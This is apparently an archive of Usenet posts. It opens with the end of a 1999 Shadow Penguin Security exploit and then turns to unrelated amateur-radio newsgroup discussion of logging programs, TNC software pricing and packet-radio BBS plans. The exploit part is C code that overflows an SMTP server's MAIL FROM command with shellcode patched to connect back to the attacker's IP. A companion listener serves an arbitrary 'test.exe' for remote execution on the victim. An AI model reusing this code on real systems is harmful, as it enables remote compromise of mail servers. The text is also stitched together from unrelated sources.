if((sockfd = socket(AF_INET, SOCK_STREAM, 0)) < 0){
perror("socket"); exit(0);
}

if(connect(sockfd, (struct sockaddr *)&cli, sizeof(cli)) < 0){
perror("connect"); exit(0);
}
while((i=read(sockfd,packetbuf,sizeof(packetbuf))) > 0){
packetbuf[i]=0;
if(strchr(packetbuf,'\n')!=NULL) break;
}
printf("1:%s\n",packetbuf);

memset(buf,0x90,BUFSIZE);
for (i=267;i<271;i++) buf[i]=0x30;
ip=EIP;
buf[RETADR ]=ip&0xff;
buf[RETADR+1]=(ip>>8)&0xff;
buf[RETADR+2]=(ip>>16)&0xff;
buf[RETADR+3]=(ip>>24)&0xff;
buf[JMPADR] =JMPS;
buf[JMPADR+1]=JMPOFS;

port=7000;
exploit_code[0xc3]=(port>>8) & 0xff;
exploit_code[0xc4]=port & 0xff;
ip=htonl(yourip);
exploit_code[0xc8]=(ip>>24) & 0xff;
exploit_code[0xc9]=(ip>>16) & 0xff;
exploit_code[0xca]=(ip>>8) & 0xff;
exploit_code[0xcb]=ip & 0xff;

memcpy(buf+RETADR+4,exploit_code,strlen(exploit_code));
buf[BUFSIZE]=0;

sprintf(packetbuf,"helo penguin\r\n");
write(sockfd,packetbuf,strlen(packetbuf));
while((i=read(sockfd,packetbuf,sizeof(packetbuf))) > 0){
packetbuf[i]=0;
```

```
if(strchr(packetbuf,'\n')!=NULL) break;
}
printf("%s\n",packetbuf);
sprintf(packetbuf,"MAIL FROM: %s\r\n",buf);
write(sockfd,packetbuf,strlen(packetbuf));
close(sockfd);
}
```

Prog.2

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <errno.h>
#include <netinet/in.h>
#include <arpa/inet.h>

#define PORT_NUM 7000
#define BUFSIZE 1000
#define SENDFILE "test.exe"

int get_connection(port, listener)
int port;
int *listener;
{
struct sockaddr_in address,acc;
int listening_socket,connected_socket;
int reuse_addr=1,acclen=sizeof(acc);

memset((char *) &address, 0, sizeof(address));
address.sin_family = AF_INET;
address.sin_port = htons(port);
address.sin_addr.s_addr = htonl(INADDR_ANY);
listening_socket = socket(AF_INET, SOCK_STREAM, 0);
if (listening_socket < 0) {
perror("socket"); exit(1);
}
if (listener != NULL) *listener = listening_socket;
setsockopt(listening_socket,SOL_SOCKET,SO_REUSEADDR,
(void *)&reuse_addr,sizeof(reuse_addr));
if (bind(listening_socket,(struct sockaddr *)&address,
sizeof(address))<0){
perror("bind"); exit(1);
}
listen(listening_socket, 5);
connected_socket=accept(listening_socket,
(struct sockaddr *)&acc,&acclen);
return connected_socket;
```

```
}
int main(argc, argv)
int argc;
char *argv[];
{
int sock,listensock,i,r,l;
char buf[BUFSIZE];
struct stat st;
FILE *fp;

if ((fp=fopen(SENDFILE,"rb"))==NULL){
printf("File not found \"%s\"\n",SENDFILE);
exit(1);
}
stat(SENDFILE,&st);
r=st.st_size/BUFSIZE+1;
sock = get_connection(PORT_NUM, &listensock);
for (i=0;;i++){
l=fread(buf,1,BUFSIZE,fp);
if (l<=0) break;
write(sock,buf,l);
}
fclose(fp);
close(sock);
}

<< Demonstration >>

Victim host : 192.168.200.200
Your host : 192.168.100.100

(1) copy your testprogram "test.exe" to UNIX machine.
(2) gcc ex_pms1.c -o pms1
(3) gcc sendexp.c -o sendexp
(4) ./sendexp &
(5) ./pms1 192.168.200.200 192.168.100.100

You can send "test.exe" to victim host, and can execute it remotely.
The size of "test.exe" is not limited.

-----
The Shadow Penguin Security (http://shadowpenguin.backsection.net)
Webmaster / UNYUN (shadowpenguin@backsection.net)
```

3818. Re: Logging Programs

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-13 00:00:00 UTC
From: Max Imo <reply@to.group>
Message-ID: <O_6D3.952$NW5.100100@news.corecomm.net>
Source record: 16726

I have used LOGic, first in V4 and now in V5, for several years. Of course it currently does not support PSK. However, you can export the information from Logger (which does support PSK) and import it into LOGic. LOGic is a terriffic program that is nore than capable of supporting all other logging and contesting activities you may have. IMHO the combination of LOGic and using Logger for your PSK activity would be a hard combination to beat. It is what I am currently using.

LOL
Max

Rick Williams <mrfarm@frontiernet.net> wrote in message
news:7rgls6$pj0$1@node17.cwnet.frontiernet.net...
> I notice that there are several integrated programs that perform decoding
of
> PSK-31 and at least one that does RTTY as well. Some are freeware and some
> are commercial programs. I have used paper logs for the small amount of
> logging requirements that I have, but am thinking of doing it on the
> computer.
>
> Anyone do any comparisons of programs and found which ones seem to work
> best?
>
> Anyone consider just using a basic db like MS Access?
>
> What about the integrated programs that have digital modes on them as well
> as contest logging? Do you find that it is not a problem to transfer the
> data with ADIF files?
>
> Thanks for any suggestions.
>
> Rick, KV9U
>
>

3819. Re: TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-13 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <#0wP35e$#GA.256@cpmsnbbsa05>
Source record: 16727

>>(why on EARTH isn't pacterm available from HRO, Texas Radio, or AES?).

It is. HRO, Burghart, AES, etc carry copies, look in the catalog. Many smaller ones don't carry TNC's anymore, and many times when we call them the answer is, "I'll order some copies when someone orders from me".

>> Why isn't it bundled withKantronics TNCs (at an attractive price that ...)

Kantronics OEMed the software exclusivly from Nov 97 to Feb 99. Phil made a decision then he just wanted to focus on hardware support and not software and we took it over in full in Feb.

>> support for Logging programs..

Currently it works with LogWindows, and in development is DX4Win, DXbase 2000 and Logic 5.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

ke8hh@arrl.net wrote in message <37dc7c31.20970223@news.alt.net>...
>On Sat, 11 Sep 1999 15:30:31 -0500, "Rick Ruhl" <ricker@cssincorp.com>
>wrote:
>
[stuff deleted]

3820. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-13 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7rj1ep$t2$1@bgtnsc01.worldnet.att.net>
Source record: 16728

Charles Brabham <n5pvl@texoma.net> wrote in message
news:7rh895$1vqs@enews1.newsguy.com...
>
> Demetre Ch. Valaris <sv1uy@nest.sv1uy.ampr.ORG> wrote in message
> news:1365.sv1uy@nest.sv1uy.ampr.org...
> >
> > OK Hank,
> > Does your SNOS support the KAM+ then? I have got one of those too.
> > And would you mind sharing the source with us please? Maybe someone
> > else can continue from where you left off and add support for the
PTC-II.
> > I think that this would be very good, i.e. sharing your SNOS with the
rest
> > of the ham radio community, just like every xNOS author has done up to
> now.
>
> Don't do it, Hank! I like the fact that your software isn't just another
> hack-o-gram for junior programmers to pee on and then call their own.

Not to worry ... I've given away enough code in the past,
do not plan to do it again.

Nothing for the KAM at this time. Did play with an interface for a bit,
but since I no longer use a KAM I tossed that code out.

Nobody needs my sources to write drivers for the KAM or for
the PTC. There are plenty of sources out there already. If someone
does write these drivers, I would probably include them in SNOS.

In any case, SNOS is hardly ready for "prime time" yet, and may
never be ready. It's just something I'm playing with. Perhaps another
6 - 12 months before it looks even remotely like a "product".

What is really needed is drivers for Windows. The "NET and NOS"
line of code is pretty much played out, just like the other "BBS style"
codes. Have not had a request for the CBBS sources for years <grin>.

--

... Hank

http://horedson.home.att.net

3821. FS:Kantronics KAM Plus v8.0 for $185.00

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-13 00:00:00 UTC
From: ke6d@arrl.net
Message-ID: <7rje20$vu1$1@nnrp1.deja.com>
Source record: 16729

Kantronics KAM+ with firmware version 8.0.
Asking $185.00 + shipping.

Please email if you are interested.

Tnx es 73 de Dan, ke6d

ke6d@arrl.net
ke6d@juno.com

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3822. FS: Kenwood IF-232C Interface

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-13 00:00:00 UTC
From: deja@boatanchors.com
Message-ID: <7rjgcm$1sf$1@nnrp1.deja.com>
Source record: 16730
Cross-posted to: rec.radio.swap,rec.radio.amateur.digital.misc

For sale:

Like new Kenwood IF-232C computer interface with DIN cable.
Used to interface TS-440, R5000 and other Kenwood radios
to a computer running KenTrol or other software (shareware
and freeware).

$80 shipped via US Priority mail to any US destination
in the lower 48. Prepaid via US Postal Money order.

Thanks,

Dave WB7AWK
deja@boatanchors.com
http://www.boatanchors.com

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3823. Re: TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-13 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7rjc8v$2ed$1@news.minn.net>
Source record: 16731

In article <37de8d14.25293649@news.alt.net>, ke8hh@arrl.net wrote:
>On Sat, 11 Sep 1999 15:31:55 -0500, "Rick Ruhl" <ricker@cssincorp.com>
>wrote:
>
\.
>
> Two more tips for Pacterm, btw (one based on this message):
>
> 1. Start developing it for other platforms than the
>Kantronic--MFJ just became the best buy in US manufactured TNCs.
>

CSS does indeed support other manufacturers, See http://www.timewave.com for
more information on CSS softwrae for the AEA/Timewave line.

73

John N0ISL
Timewave Technology

3824. "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-13 00:00:00 UTC
From: sv1uy@nest.sv1uy.ampr.ORG
Message-ID: <1397.sv1uy@nest.sv1uy.ampr.org>
Source record: 16732

```
> Date: Sun, 12 Sep 1999 16:53:20 -0500
> From: "Charles Brabham" <n5pvl@texoma.net>
>
> Don't do it, Hank! I like the fact that your software isn't just another
> hack-o-gram for junior programmers to pee on and then call their own.
>

Don't do it Hank, said Charles. Where have you been all this time my boy?
Did you take your pils today???

73 Demetre SV1UY

Demetre Ch. Valaris - SV1UY,
IP Coordinator for AMPRnet in Greece.
e-mail: sv1uy@sv1uy.ampr.org
PBBS MAIL: SV1UY@SV1AAW.ATH.GRC.EURO
------------------------------------------------------------
Visit Athnet's WEB SERVER at http://www.athnet.ampr.org
or my homepage at http://www.athnet.ampr.org/~sv1uy
or my MIRROR page at http://users.forthnet.gr/ath/sv1uy
Need a PLUG & PLAY JNOSKIT? Try my homepage!
------------------------------------------------------------
```

3825. Re: TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-13 00:00:00 UTC
From: "Ricker@cssincorp.com" <ricker@cssincorp.com>
Message-ID: <#Mgh4mi$#GA.288@cpmsnbbsa02>
Source record: 16733

> <ke8hh@arrl.net> wrote in message news:37dd3067.67110634@news.alt.net...
> It may be in their catalogs (with AES that probably means a
> miniscule listing in the huge price list at the beginning), but it
> certainly isn't readily available via their web sites!

AES:
Under http://www.aesham.com/kan.shtml:
KAN PACTERM98 KANTRONICS/CSS SOFT; KAN TNC 79.95

HRO:

Under:
http://www.hamradiostore.com/cgi-bin/uncgi/ase?MAN=Kantronics&MAX=1000&OPT=o
n
18) KANTRONICS PACTERM 98, FULL REALEASE TERMIAL PROGRAM $79.95, In Stock

> I'm not suggesting that they market the product, only offer it
> bundled. Failing that, why not provide them a supply of advertising
> brochures containing coupons to package with their TNCs that offer a
> $10-$20 discount on Pacterm to new Kantronics customers? It benefits
> them, since it allows them to advertise & offer an extra value with
> their product with absolutely no cost to them, and it benefits you by
> allowing you to reach new customers ahead of anyone else.

I offered to give them the CD's with the program in demo mode to put in the
box with their KAM, asked Phil this 3 times with no response. But we do
have a coupon promotion going on with them current Kam '98 owners. When
they OEMed the software, there was not one ad by Kantronics that marketed
our product, I had to pull that expense out of my pocket. Tell you what,
I'll offer a $10.00 off 'virtual coupon' for reading this on the newsgroup.
Mention offer NEWS01, and we'll knock $10 off when you order direct from us.

We also have a $25.00 coupon in the Pacterm '98 box on purchase of a
DSP559zx from Timwave.. more value.

> Shoot for Logic5 first--it's the most popular package out and
> will result in the most sales. In addition, as Logic5 already
> incorporates a simplified form of TNC control, it will reach a large
> number of TNC users who are ready to move up to more sophisticated
> control software.

Gonna do all 3 in 1.4. I've got to do a DDE server for Dennis (Logic 5),
since it's written in Foxpro and can't do user defined messages.

DX4Win is working now, and am waiting for hear back from Jack (DXBase 2000).

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

<ke8hh@arrl.net> wrote in message news:37dd3067.67110634@news.alt.net...
> On Mon, 13 Sep 1999 08:48:16 -0500, "Rick Ruhl" <ricker@cssincorp.com>
> wrote:
>
> Shoot for Logic5 first--it's the most popular package out and
> will result in the most sales. In addition, as Logic5 already
> incorporates a simplified form of TNC control, it will reach a large
> number of TNC users who are ready to move up to more sophisticated
> control software.
>
> Rick
>
> --
>
> 73 de KE8HH -- Rick Adams
>
> adamsr@voyager.net
> ke8hh@arrl.net
>
> Department of Social Sciences
> Jackson Community College, Jackson, MI
>
> "... and the only measure of your worth and your deeds
> will be the love you leave behind when you're gone."
>
> Fred Small, J.D., "Everything Possible"

3826. Atmel AVR demo code

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-13 00:00:00 UTC
From: Dave VanHorn <dvanhorn@cedar.net>
Message-ID: <lueD3.4889$Sf.15876@news.rdc1.il.home.com>
Source record: 16734

Version 2.0 of my "Getting Started" application for the Atmel AVR8515 is now online at www.dontronics.com/8515

It has drivers for VFD and LCD displays, RC servos, Stepper motors, Text to Morse code conversion and output, serial I/O, many fun bits. It's basically a cooperative RTOS. You'll need the assembler and simulator from www.atmel.com and a chip.
There are shareware programmers available on the web that will program the chip directly from a PC paralell port with a very simple cable.

If you want to go whole hog, atmel has a new emulator for $200

The "Getting Started" code is, of course, free.

--
"Failure is NOT an option! It's part of the operating system!"
Where's dave? Try http://www.aprs.net:8000/kc6ete-9

3827. Re: wireline remote control?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-13 00:00:00 UTC
From: rick@area.com
Message-ID: <7rkfj5$99v$1@vax.area.com>
Source record: 16735
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.policy,rec.radio.amateur.homebrew

In article <7rikqn$cv9$1@nnrp1.deja.com>, <yew_hoo@my-deja.com> wrote:
>I'm looking for information about wireline remote control of an amateur
>radio station. I'm looking for both technical info and regulatory

I have been trying to get a handle on this for a couple of years now
and it seems that the only "turnkey" solution is to buy a Kachina
transceiver with its remote option. You can also apparently buy the
TRZ control software (which works for various rigs) but you need
one phone line for the data link and another for the audio path.
AEA used to make a "hamlink" remote control system that is probably
what you and I really want. I just missed out on buying a used one
for $175.

If anyone is aware of any better solutions, please post them.

Rick Karlquist N6RK
rick@area.com

3828. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-14 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7rmrb1$6p8@dfw-ixnews19.ix.netcom.com>
Source record: 16649

Hank:

Well . l . l . l . . . now that you threw it back at me, then ok . . .

Here's a quick thought.

The most popular application on the I'net now [except for viewing porn images that is] are the "keyboard chat rooms".

Chat rooms are sort of like ham net's I guess. But with a little more real time interaction without an NCS, hi, hi.

But. . . could it be that we hams popularize advanced "chat rooms" on the packet radio nets. Complete with keyboarding, audio and even [slow] video.

This might attract lots of younger Tech-like amateurs as well as provide an opportunity for old hams to meet with and "elmer" the younger crowd.

This kind of thing is on the 'net' already.

For example the ICQ service developed by an Israeli company recently acquired by AOL. It even has the symbol/prosign "CQ" in its' name!

That ICQ type of application would work well in ham packet nets. We would need individuals or clubs to support the servers just as we have done/do for bbs's and network nodes, and we would need chat room software to run on the servers. Today those little Contectix digital video monochrome cameras are only $99 and with good known codecs we hams should be able to create some neat compelling software/servers that could run on local packet radio. Video chat rooms. How's that, not a new idea, but not widespread on the net yet. Hams pioneered the audio information highway, why not the video information highway and the videophone/video chat room.

Perhaps hams could develop it into something workable and compelling. And then . . . it could be taken commercial, just like short waves back in the 20's and 30's.

Maybe you software types could improve on the CUSeeMe stuff developed at Cornell and now being commercialized by White Pine.

And TAPR or some such outfit could work on the rf side of it together with some manufacturers to try speeding up the access.

Just some thoughts.

Peter AB4BC

Hank Oredson <horedson@att.net> wrote in message news:7rmpnu$sg9$1@bgtnsc01.worldnet.att.net...

>
> Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
> news:7rmf2l$851@dfw-ixnews3.ix.netcom.com...
> > Hey Rick:
> >
> > I enjoyed meeting you guys at the Huntsville Hamfest.
> >
> > I enjoy your PacTerm software as well.
> >
> > You guys are doing good work!
>
> Second that!
>
> > I enjoyed your sharing of the figures and the financial analysis of the
> ham
> > software business.
>
> Interesting numbers. Smaller than I expected (or had projected in my
> own business plans). Ouch! A really tough market.
>
> > It seems that the time coincidence/correlation between the fall off of
ham
> > packet radio activity's and the popular onset of the World Wide Web is
> > confirmed once again!
>
> So it seems.
>
> > Charlie Brabham will probably jump on me again now! Heh, heh. Go
> Charlie!
>
> Leap! Stomp! Foam!
> Oh wait, Charles is supposed to do that <grin>.
>
> > If only we could speed up amateur packet radio access speeds and begin
to
> > take advantage of the millions of TCP/IP terminals out there now, maybe
we
> > could get some new "compelling" applications on the ham packet radio
nets
> > and regenerate the growth with a whole new generation of radio/computer
> > buffs.
>
> From my observations we need two things right away:
>
> 1. Faster networks.
> 2. Integration with standard protocols.
>
> I'm doing a bit of work on 2., as are a few other folks.
> None commercially as far as I know.
> 1. is a major problem.

>
> > Think of it, the Amateur Computer Radio Relay League!
>
> Exactly what a bunch of us tried to form in the 1985-1990 time frame.
> We got LL Lidded out of existence.
>
> > email and bbs's were the "killer" application of ham packet radio, now
we
> > have APRS, but the appeal is not as wide. The Internet gives us "free"
> > email and we have NG's instead of bbs's. What we really need is . . . .
?
> ?
> > ?
>
> If you have any ideas ... a lot of folks who write software for a hobby
> read this group but do not post. They are looking for ideas. It is very
> worthwhile to post them here because they *will* be seen, and often
> they *will* be acted upon.
>
> > Perhaps hams could take the lead and introduce a whole new set of
> > applications . . . just like our pioneering forefathers. If we leave it
> all
> > to the new computer networking folks we will be left behind in the dust
of
> > the Internet.
>
> I agree. But what should those applications be?
>
> > Thoughts?
> >
> > Peter AB4BC
> > Madison, AL
> >
> >
> > Ricker@cssincorp.com <ricker@cssincorp.com> wrote in message
> > news:#zH6a9u$#GA.194@cpmsnbbsa02...
> > > Friends of the newsgroup,
>
>
> --
>
> ... Hank
>
> http://horedson.home.att.net
>
>
>

3829. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-14 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <LbDD3.968$1i3.17441@nuq-read.news.verio.net>
Source record: 16650

Peter O. Brackett wrote in message <7rmf2l$851@dfw-ixnews3.ix.netcom.com>...
>Hey Rick:
>
>Charlie Brabham will probably jump on me again now! Heh, heh. Go Charlie!
>
>If only we could speed up amateur packet radio access speeds and begin to
>take advantage of the millions of TCP/IP terminals out there now, maybe we
>could get some new "compelling" applications on the ham packet radio nets
>and regenerate the growth with a whole new generation of radio/computer
>buffs.
>
>Think of it, the Amateur Computer Radio Relay League!
>
>email and bbs's were the "killer" application of ham packet radio, now we
>have APRS, but the appeal is not as wide. The Internet gives us "free"
>email and we have NG's instead of bbs's. What we really need is . . . . ?
?
>?
>
>Perhaps hams could take the lead and introduce a whole new set of
>applications . . . just like our pioneering forefathers. If we leave it
all
>to the new computer networking folks we will be left behind in the dust of
>the Internet.
>
>Thoughts?

And right now, my issue is more trying to setup my BBS system so that
it integrates nicely with Internet Explorer or Netscape over ham radio.

Here's how I envision it from the user perspective. Basically, they
use SV2AGW. They setup their TNC or their Baycom modem for
9600 or whatever and antenna as normal inside of agw. They tune
to 145.01, where my system is located, and their computer is connected
to my gateway and my name server. What happens behind the
scenes is that their computer sends out a DHCP request, and my
machine responds with an ip address,.

They load up Internet explorer, and add an email server at
'mail.ke6i.ampr.org' and add a news server at 'news.ke6i.ampr.org'. They
set their email address to theircall@ke6i.ampr.org.
They right click on the news.ke6i.ampr,org news server, select newsgroups,
and highlight the ones they want to subscribe to -- just like here on
Usenet. Except
each newsgroup has a name, like ampr.pbbs.cq.ww or ampr.pbbs.all.usa.

These groups list PBBS messages that come in over that distribution and all replies are sent out with the same distribution. Posting has spell checking
and is exactly like here on the internet.

Now on, when they turn on their computer, and read mail, it just connects right in and downloads PBBS mail, over 2m, without having to dial in or anything. They can click on the news and list titles, over the 9600 link and download only those titles they want to read.

If they want to chat, they can telnet to a wwconverse server at the gateway. (And if you're not on wwconverse, there are quiet a few ham radio operators around the world on this system. It's a little better, content-wise, than the
irc ham radio rooms.) Since the channel will gateway to ampr.org, they can telnet to ampr BBS's or connect to my NODE, which is hooked up to the northern California NODE network (Which is still surviving, and goes up the coast, nearly to Eureka, and down to Santa Cruz, and Tahoe.)

Pretty much all the software for doing this is out there free for Linux systems. The
biggest hassle is getting the nntp server going -- though the Redhat inn rpm goes a long way towards getting news working. A program called mailgw can make FBB and inn talk to each other, though this takes a little fussing.

I don't want to deal with really being an ISP, but rather just make a PBBS bbs, where the user interface is fast, clean and familiar, by using software that people are used. And that is mainly because I'm thinking
that a 9600 baud channel is great for text based applications like chat, news/pbbs, and email/pbbs mail, but really if you start pushing web pages over a shared 9600 channel, basically you're back to square one with a flakey setup that doesn't really work. I believe a 9600 channel and the existing PBBS system are adequate to support, more or less, the kind of discussion we're having here.
(Btw, if anyone wants to try moving this talk to PBBS, I'm all ready)

9600baud I assume is the best use of a 20khz 2m channel -- though if there's a better way to go on one of the 20khz packet channels, I'm all ears. I'll probably only gateway to the 44.xx.xx.xx addresses. Ideally, I'd do a duplex repeater -- rather than a simplex channel, though I haven't really investigated what's required for this yet. Maybe I'll do full-duplex repeater on 440, and just simplex on 2m. My site is okay, but not great. I should have pretty good coverage of Berkeley, Oakland and parts of San Francisco and Sausolito that have visibility to the Bay. Though I probably need to raise the antenna up higher, or maybe eventually build another node on the ridge somewhere.

I got most of the software installed -- I still need to do some final tweaks, and need
to do some real on-air testing of the whole setup -- when I get my other radio back from repair. Right now, verification is a little weird, in that a user needs to log into FBB, and set their password -- and then their

FBB password is munged and migrated over to NEWS and POP. I still have more work to do on the proper gatewaying of packets.

I run into other people putting together similar systems. I think we all have similar ideas, basically, though everyone's at a different stage with this. If anybody is in Berkeley, Oakland, Albany, San Francisco and wants to do some packet stuff, send me email. I'll do some proper evangelizing only after everything is tweaked the way I like it -- probably in about a month or so.

3830. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-14 00:00:00 UTC
From: Johnny Rico <lawdog2@ibm.net>
Message-ID: <37df07b1@news1.prserv.net>
Source record: 16651

Rick, you have convinced me. Initiate support for the PTC-II and I will buy a copy!! Seriously. I wish you would.

The ham radio community is damned lucky to have firms and people like this interested in supporting it with products. It sticks in my craw to see others accuse them of gouging due to an argument over whether the software ought to be $50 versus $80 or whatever. Give me a break. I can argue all day about nit picky details too, but it takes gall to impugne the motives of another based upon such quibbles. We were all the poorer when AEA went under (thanks for salvaging part of them, Timewave!) and personally I would not want to see ham radio vendors confined to big commercial hardware vendors who do ham radio products as an afterthought. RJB.

--

Roger, W6VZV
also reply via W6VZV@ARRL.NET
--
Politicians are the same all over. They promise to
build bridges, even where there are no rivers.
-Nikita Khrushchev

> This is the last message I going to post on the issue of software pricing,
> as we have work to do to continue to provide high quality software for the
> ham community.
>
> --
> Rick Ruhl
> President, Creative Services Software
> http://www.cssincorp.com
>
>
>

3831. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-14 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <e5QwIry$#GA.272@cpmsnbbsa02>
Source record: 16652

Roger,

We have a version in development for the PTC II and IIe called PTCTerm.. It will use the extended WA8DED host mode for Packet and Pactor and the TERM 5 host interface for the other modes..

If all goes well, we hope to have it out before Christmas, same for the HALterm version for the DXP38. Every TNC vendor has been quite gracious with helping us with documentation and TNC specific caveats.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Johnny Rico wrote in message <37df07b1@news1.prserv.net>...
>Rick, you have convinced me. Initiate support for the PTC-II and I
>will buy a copy!! Seriously. I wish you would.
>
>The ham radio community is damned lucky to have firms and people like
>this interested in supporting it with products. It sticks in my craw
>to see others accuse them of gouging due to an argument over whether
>the software ought to be $50 versus $80 or whatever. Give me a break.
>I can argue all day about nit picky details too, but it takes gall to
>impugne the motives of another based upon such quibbles. We were all
>the poorer when AEA went under (thanks for salvaging part of them,
>Timewave!) and personally I would not want to see ham radio vendors
>confined to big commercial hardware vendors who do ham radio products
>as an afterthought. RJB.
>
>--
>
>Roger, W6VZV
>also reply via W6VZV@ARRL.NET
>--
>Politicians are the same all over. They promise to
>build bridges, even where there are no rivers.
> -Nikita Khrushchev
>
>
>
>> This is the last message I going to post on the issue of software
>pricing,
>> as we have work to do to continue to provide high quality software
>for the

>> ham community.
>>
>> --
>> Rick Ruhl
>> President, Creative Services Software
>> http://www.cssincorp.com
>>
>>
>>
>
>

3832. Re: TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-14 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7rn6q3$nd9$1@bgtnsc03.worldnet.att.net>
Source record: 16653

<ke8hh@arrl.net> wrote in message news:37e20269.2297812@news.alt.net...
> On Tue, 14 Sep 1999 17:29:50 -0700, "Hank Oredson" <horedson@att.net>
> wrote:
>
> >But you might want to apply your expertise to my other response
> >containing a bit of analysis of what one could do with $300k in
> >the software development world. If you have some interesting
> >ideas on how to do it cheaper, there are many who read this
> >group that would benefit from your knowledge. My bottom
> >line is that $300k is probably below the minimum needed to
> >create and sell any software product ... successfully.

<deletia>

> Turning to your direct question: What can be done with $300,000
> in software development? Given a set of very reasonable assumptions, a
> great deal can be done with it. First the assumptions:
>
> 1. The developer(s) are professional programmers/software
> engineers and have considerable experience in this area (there is no
> point in attempting to project success for people in fields they are NOT
> experienced in).

Agree totally.
Don't try and start a business with non-experts (been there, done
that, have the worthless stock to prove it).

> 2. The developer(s) already own the basic development tools
> (i.e., compilers, debuggers, CASE tools if needed by the nature of the
> project, etc.) and state of the art hardware (again, these are items a
> professional would already possess).

I would question this. In the most perfect of worlds, the developers
will be proficient in the tools needed for the project. In the real world,
they will probably not all be "on the same page". I've found that usually
one has to provide the chosen version of all tools, and that it is probably
cost effective to assume this from the start rather than hoping that
all developers will have compatible tools. i.e. some cost and some
schedule hits required to get everyone up and running together.

> 3. The developer(s) have a very clear picture of the kind of
> product they want to produce, solid knowledge of the field to which it
> will appeal (as did the paralegal I cited above), and have carefully
> researched the market to determine what, if any, competing products
> exist and what their realistic market share is likely to be.

In my view, this is the job of marketing: to provide this vision.
The job of the developers is to realize the vision. Again, from my
experience, good marketers and good developers have different
skill sets. i.e. developers are lousy marketers and vice versa.
So perhaps the key here involves the formation of the team.
Everyone needs to learn how to work well together. Not easy
when the skill sets (and world views) are quite different. The
implication is that there is a *really* good manager running things.

> 4. The developer(s) are willing to work exclusively on the
> project, or alternatively are content to take a substantially longer
> period of time to bring the product to market and to accept a
> proportionaltely smaller income during that time.

I assume you are talking here of part time developers.
Again, from my experience, I would expect 60-80 hour weeks
from my developers (and everyone else). No other commitments.

> Given those assumptions, it would be reasonable to assume that
> $300,000 in capital would:

My comments above were directed toward the idea of "Creating
a company which may someday become very successful". Not
perhaps the exact scenario we were discussing. I'll shift my thinking
to correspond with your assumption, which I think is to create a
viable small business using minimal startup funding.

> 1. Provide salaries for a minimal staff for an initial
> development period not to exceed one year (a project lasting longer than
> that involves a great deal more than a single program, and is beyond the
> scope of a small start up firm unless they are particularly well funded
> by venture capital).

In general I agree

> 2. Provide minimal overhead costs for the same period.

"Office space" can be pretty cheap if one looks hard enough,
or is willing to operate out of someone's home. No bennies.
Work via contract not salary, etc. The usual "minimize costs".

> 3. Provide adequate funds to produce an initial production run
> of the product adequate to (1) provide review copies to all relevant
> reviewers; (2) provide complementary copies to potential distributors
> and dealers and; (3) (if relevant) provide sample copies to corporate IT
> departments in organizations that may reasonably be expected to purchase
> the product.

I don't understand "production run", unless you mean CDs and docs.
Probably that is what you mean. In the ham radio world, these costs
might be quite bit smaller, using web based distribution throughout
the test and release to sales, and even in the initial sales phase.

> 4. Fund and implement an initial marketing campaign appropriate
> to the product line.

Do you agree that perhaps 30% of funding should go to 4.?

> 5. Provide a minimum of a 10-15% "slush fund" to cover
> unforeseen expenses and emergencies.

Workstation dies. Key developer quits and must be rapidly
replaced. Water leak in roof trashes sales collaterals. Lease
terminated and must find new office space. Primary beta site
decides they want nothing further to do with you. Product
concept discovered to be "just a little off base" and must be
adjusted. Sound familiar?

> 6. Cover the costs of insurance, legal fees inherent in forming
> a corporation, etc.

5-10% of funding at the $300k level. Include liability insurance.

> Note that I used a _one year_ period, where CCS stretched the
> same sum over a two year period. In order to do so, by necessity they
> had to cut corners somewhere, and one of those places was clearly in the
> area of advertising design (examine their ads yourself--even in
> comparison to other similarly sized [and therefore similarly priced] ads
> they are very weak and unprofessional), the _last_ place a firm should
> cut corners. In addition, they use a staff of five programmers which is
> a far larger technical staff than a program of the complexity of Pacterm
> warrants. Either the staff is part time (which is seldom optimum) or
> they are less experienced than should be the case for a startup software
> firm. Initial products should be produced by highly experienced
> programmers (who are, by necessity, expensive), later updates and bug
> fixes can be done by lower cost, less experienced, staff members.

The last company I started burned $800k venture plus $100k private
placement plus $2.5M sales in 3 yrs. Failed to make plan per venture
agreement so we "tarted it up" and sold it. Kept 12 people employed though.

> >According to the web page they are:
> > > Welcome to Management Systems International, Inc.
> > > MSI develops financial consolidation and analysis software
> > > for companies using popular accounting packages.
>
> I just checked their web page in case the current owners of the
